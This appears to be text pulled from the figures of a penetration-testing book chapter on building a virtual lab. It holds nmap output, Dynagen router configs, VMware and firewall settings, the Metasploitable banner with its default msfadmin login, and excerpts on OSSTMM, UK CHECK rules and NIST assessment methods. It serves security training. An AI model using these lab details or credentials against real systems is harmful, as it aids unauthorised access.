

```
TRACEROUTE (using port 3389/tcp)
```


```
HOP RTT ADDRESS
```

```
1 ... 30
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 42.12 seconds
```





```
# Simple lab
```

```
[localhost]
```

```
[[7200]]
```

```
#image = \\Program Files\\Dynamips\\images\\c7200-jk9o3s-mz.124-7a.image
```

```
# On Linux / Unix use forward slashes:
```

```
image = /opt/c7200-jk9s-mz.124-13b.image
```

```
npe = npe-400
```

```
ram = 320
```

```
[[ROUTER R1]]
```


```
f0/0 = NIO_Linux_eth:eth0
```

```
f1/0 = NIO_Linux_eth:eth1
```

```
[[router R2]]
```

```
# No need to specify an adapter here, it is taken care of
```

```
# by the interface specification under Router R1
```




```
root@ubuntu:/opt# dynagen config.net
Reading configuration file...
```

```
*** Warning: Starting R1 with no idle-pc value
Network successfully loaded
```

```
Dynagen management console for Dynamips and Pemuwrapper 0.11.0
Copyright (c) 2005-2007 Greg Anuzelli, contributions Pavel Skovajsa
```

```
=> █
```



```
R1
Administrative State Down
*Dec 7 19:20:31.555: %ENTITY_ALARM-6-INFO: ASSERT INFO Fa1/0 Physical Port Admi
Administrative State Down
*Dec 7 19:20:31.555: %ENTITY_ALARM-6-INFO: ASSERT INFO Fa1/1 Physical Port Admi
Administrative State Down
*Dec 7 19:20:31.555: %SNMP-5-COLDSTART: SNMP agent on host Router is undergoing
a cold start
*Dec 7 19:20:33.191: %LINK-5-CHANGED: Interface FastEthernet0/0, changed state
to administratively down
*Dec 7 19:20:33.195: %LINK-5-CHANGED: Interface FastEthernet0/1, changed state
to administratively down
*Dec 7 19:20:33.199: %LINK-5-CHANGED: Interface FastEthernet1/0, changed state
to administratively down
*Dec 7 19:20:33.199: %LINK-5-CHANGED: Interface FastEthernet1/1, changed state
to administratively down
*Dec 7 19:20:34.191: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et0/0, changed state to down
*Dec 7 19:20:34.195: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et0/1, changed state to down
*Dec 7 19:20:34.199: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et1/0, changed state to down
*Dec 7 19:20:34.199: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et1/1, changed state to down
Router>█
```

```
> console R1
```

```
Router#show ip int brief
Interface          IP-Address      OK? Method Status      Prot
ocol
FastEthernet0/0    unassigned      YES unset    administratively down down
FastEthernet0/1    unassigned      YES unset    administratively down down
FastEthernet1/0    unassigned      YES unset    administratively down down
FastEthernet1/1    unassigned      YES unset    administratively down down
Router#█
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


auto eth0
iface eth0 inet static
address 192.168.80.15
netmask 255.255.255.0

auto eth1
iface eth1 inet static
address 192.168.20.15
netmask 255.255.255.0

# The loopback network interface
auto lo
iface lo inet loopback
```

iptables v1.4.14

```
Usage: iptables -[ACD] chain rule-specification [options]
iptables -I chain [rulenum] rule-specification [options]
iptables -R chain rulenum rule-specification [options]
iptables -D chain rulenum [options]
iptables -[LS] [chain [rulenum]] [options]
iptables -[FZ] [chain] [options]
iptables -[NX] chain
iptables -E old-chain-name new-chain-name
iptables -P chain target [options]
iptables -h (print this help information)
```





Other Linux 3.x kernel 64-bit

Power on this virtual machine

Edit virtual machine settings

▼ Devices

Memory	384 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Using file D:\othe...
Network Adapter	Custom (VMnet2)
Network Adapte...	Custom (VMnet4)
Network Adapte...	Custom (VMnet3)
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

▼ Description

Type here to enter a description of this virtual machine.

Network configuration menu

Current config: **GREEN + ORANGE + RED**

When configuration is complete, a network restart will be required.

Network configuration type

Card assignments
Address settings
DNS and Gateway settings

Ok

Done

```

eth0    Link encap:Ethernet  HWaddr 00:0C:29:D5:A6:19
        inet addr:192.168.20.128 Bcast:192.168.20.255 Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fed5:a619/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
        RX packets:7 errors:0 dropped:0 overruns:0 frame:0
        TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:1934 (1.8 Kb)  TX bytes:5122 (5.0 Kb)

eth1    Link encap:Ethernet  HWaddr 00:0C:29:D5:A6:23
        inet addr:192.168.40.20 Bcast:0.0.0.0 Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fed5:a623/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth2    Link encap:Ethernet  HWaddr 00:0C:29:D5:A6:2D
        inet addr:192.168.30.20 Bcast:0.0.0.0 Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fed5:a62d/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

```

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.10.0
VMnet2	Host-only	-	Connected	Enabled	192.168.20.0
VMnet3	Host-only	-	Connected	-	192.168.101.0
VMnet4	Host-only	-	Connected	-	192.168.40.0
VMnet5	Host-only	-	Connected	-	192.168.50.0
VMnet6	Host-only	-	Connected	Enabled	192.168.30.0
VMnet7	Host-only	-	Connected	Enabled	192.168.70.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.75.0

VMnet Information

Bridged (connect VMs directly to the external network)
 Bridged to:

NAT (shared host's IP address with VMs)

Host-only (connect VMs internally in a private network)

Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet4

incoming outgoing **internal** external access ip block timed access qos advanced ppp interfaces

Add multiple static IPs to existing interfaces and forward ports and protocols from any interface to any interface.

Add a new rule:

Protocol: **TCP** External source IP (or network):

Original destination port or range: **User defined** * Port or range:

New destination IP:

New destination port: **User defined** * Port or range:

Comment:

Enabled: **Add**

* If blank, then the source port will be used as the destination port.

Current rules:

Protocol <input checked="" type="checkbox"/>	External source IP	Original destination port or range	New destination IP	New destination port or range	Enabled	Mark
Comment						

Remove

Edit

Interface defaults:

New Internet Traffic Originating On	Exceptions Below Allow/Block New Traffic
GREEN is: blocked ▾	Allow
ORANGE is: blocked ▾	Allow

Save

Add exception:

Interface: GREEN ▾

Application or service(s): User defined ▾


* Port or range:


Comment:

Enabled:

Add

Current exceptions:

Interface 	Application or service(s)	Enabled
	Comment	
GREEN	Remote access	✓
GREEN	Web	✓
GREEN	File transfer	✓
GREEN	Email and News	✓
GREEN	Instant Messaging	✓
GREEN	Multimedia	✓
GREEN	Gaming	✓



Warning: Never expose this VM to an untrusted network!









Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Chapter 5: Identifying a Methodology

DOWNLOAD

 OSSTMM 4 Draft	<p>If you keep on top of security you will need to have this, Platinum and Gold members get exclusive access to all the background details, tests, updates, and research in this collection of the latest research drafts and notes which will make the future versions of the OSSTMM and new projects.</p> 	 
 OSSTMM.3.pdf	<p>This is the latest full version of the Open Source Security Testing Methodology Manual. It includes security testing, security analysis, operational security metrics, trust analysis, operational trust metrics, the Möbius Defense, and the essential tactics for testing the security of anything including the cutting edge in technology.</p>	
 OSSTMM Web App Draft	<p>OSSTMM Web Application Methodology Draft This is the Alpha of the OSSTMM compatible web security testing and analysis methodology. It contains full, detailed tests for all 17 test modules.</p>	

CESG will accept a pass from one of the following examinations when approving CHECK Team Leader and Team Member status.

CHECK Team Leader

CHECK Team Leader (Infrastructure)	CREST Infrastructure Certification Examination (www.crest-approved.org) Tiger Scheme Senior Security Tester (www.tigerscheme.org)
CHECK Team Leader (Web applications)	CREST Certified Web Application Tester (www.crest-approved.org) Tiger Scheme Web Application Tester (www.tigerscheme.org)

CHECK Team Member

CHECK Team Member	CREST Registered Tester Examination (www.crest-approved.org) Tiger Scheme Qualified Security Tester Examination (www.tigerscheme.org) Cyber Scheme Team Member Examination (www.thecyberscheme.com)
-------------------	--

CHECK Membership

1. All CHECK companies must be able to sign-up to English law.
2. Any company accepted into CHECK must have performed IT Health Checks (ITHCs) under the company name for a minimum of 12 months.
3. If an application to join CHECK is rejected it cannot be resubmitted within a 12 month period. The decision of the assessment panel is final and there is no appeal process for new applicants.
4. All team members must be British nationals (or as a minimum hold dual British nationality) and be able to obtain and hold an SC clearance.
5. CESG will sponsor an SC clearance, if required. Security forms must be returned by the requested deadline. GCHQ Personnel Security section will not pursue clearances where security forms have not been returned following two reminders to do so. Failure to comply will therefore result in a clearance application being stopped. Their decision is final. However it is the CHECK company's responsibility to ensure the clearance remains valid and the sponsor is kept up to date with any changes.
6. To be accepted as a CHECK team member each individual will have worked FULL TIME on ITHCs for the previous 12 months and passed the CHECK TEAM MEMBER examination. Updated information on all members of a CHECK team is required annually as part of a company's renewal process.
7. If a member of a CHECK team transfers, it is the responsibility of the importing CHECK company to verify the status of the individual's clearance.
8. Membership is valid for a period of 1 year at a time. CHECK companies must renew their membership by the required date, otherwise membership will lapse. If membership lapses the company will no longer be able to provide ITHC services under CHECK and will be removed from the CESG web site.
9. In order to undertake work under the terms and conditions of CHECK, a Company must hold 'Green Light' status, which is achieved by at least one individual of the CHECK team having passed the CESG accredited CHECK TL CREST or TigerScheme examination and thus having gained Team Leader status.

CHECK Assignments

1. Any ITHC must be led by a Team Leader who is present on site for the duration of the testing. For systems handling protectively marked material at SECRET, it is highly recommended that customers employ a minimum of 2 CHECK Team Leaders for an ITHC.
2. The CHECK company should endeavour to notify CESG at least 5 working days before the commencement of each ITHC.
3. A copy of the report, in line with the published reporting guidelines, must be sent to CESG within 4 weeks of it being issued to the customer.

Report Requirements

Requirements for IT Health Check (CHECK) submissions

All CHECK companies are required to submit copies of CHECK IT Health Check reports to the CHECK Scheme Administrator for quality checking by the CHECK Assessment Panel within 4 weeks of the report having been issued to the customer.

Government policy allows unclassified information to be sent on the internet but a maximum of OFFICIAL only within the gsi (Government Secure Intranet) or equivalent. Much of the work done by CHECK companies is sensitive and could, if disclosed to unauthorised persons, result in compromise of the system(s) concerned or cause great embarrassment to the system owner. All reports must be PGP encrypted and submitted to the CHECK SERVASSURE mailbox.

All CHECK companies must submit reports once a month - companies will be expected to submit 'null' returns via email if they will not be sending in any reports in a particular month.

Please notify CHECK via email or phone if you perform any tests with report classifications above OFFICIAL so that arrangements can be made to obtain copies of these reports.

- CATEGORY TYPES
- [by Draft Publications](#)
 - [by FIPS Publications](#)
 - [by Special Publications](#)
 - [by NIST IRs](#)
 - [by ITL Security Bulletins](#)
 - [Archived FIPS Publications](#)
 - [Archived Special Publications](#)
- NIST INFORMATION SECURITY DOCUMENT CATEGORIES

CSRC HOME > PUBLICATIONS > BY SPECIAL PUBLICATIONS

SPECIAL PUBLICATIONS (800 SERIES)

Special Publications in the 800 series present documents of general interest to the computer security community. The Special Publication 800 series was established in 1990 to provide a separate identity for information technology security publications. This Special Publication 800 series reports on ITL's research, guidelines, and outreach efforts in computer security, and its collaborative activities with industry, government, and academic organizations.

[List of current CSD Publications \(Final & Draft\)](#) (right-click to save file)

[For newer publications, links to "dx.doi.org" will redirect to another NIST website. See more [details about DOIs.](#)]

Develop information security assessment policy, methodology, and individual roles and responsibilities related to the technical aspects of assessment


Accurately plan for a technical information security assessment by providing guidance on determining which systems to assess and the approach for assessment, addressing logistical considerations, developing an assessment plan, and ensuring legal and policy considerations are addressed

Safely and effectively execute a technical information security assessment using the presented methods and techniques, and respond to any incidents that may occur during the assessment

Appropriately handle technical data (collection, storage, transmission, and destruction) throughout the assessment process

Conduct analysis and reporting to translate technical findings into risk mitigation actions that will improve the organization's security posture.

Technique	Baseline Skill Set
Network Discovery	General TCP/IP and networking knowledge; ability to use both passive and active network discovery tools
Network Port and Service Identification	General TCP/IP and networking knowledge; knowledge of ports and protocols for a variety of operating systems; ability to use port scanning tools; ability to interpret results from tools
Vulnerability Scanning	General TCP/IP and networking knowledge; knowledge of ports, protocols, services, and vulnerabilities for a variety of operating systems; ability to use automated vulnerability scanning tools and interpret/analyze the results
Wireless Scanning	General knowledge of computing and radio transmissions in addition to specific knowledge of wireless protocols, services, and architectures; ability to use automated wireless scanning and sniffing tools




Host name and IP address information can be gathered through many methods, including DNS interrogation, InterNIC (WHOIS) queries, and network sniffing (generally only during internal tests)

Employee names and contact information can be obtained by searching the organization's Web servers or directory servers

System information, such as names and shares can be found through methods such as NetBIOS enumeration (generally only during internal tests) and Network Information System (NIS) (generally only during internal tests)

Application and service information, such as version numbers, can be recorded through banner grabbing.



Technique	Baseline Skill Set
Password Cracking	Knowledge of secure password composition and password storage for operating systems; ability to use automated cracking tools
Penetration Testing	Extensive TCP/IP, networking, and OS knowledge; advanced knowledge of network and system vulnerabilities and exploits; knowledge of techniques to evade security detection
Social Engineering	Ability to influence and persuade people; ability to remain composed under pressure



metasploit unleashed

Donate

o1 Introduction

o2 Requirements

o3 Metasploit Fundamentals

o4 Information Gathering

o5 Vulnerability Scanning

o6 Writing A Simple Fuzzer

o7 Exploit Development


o8 Web App Exploit Dev

o9 Client Side Attacks

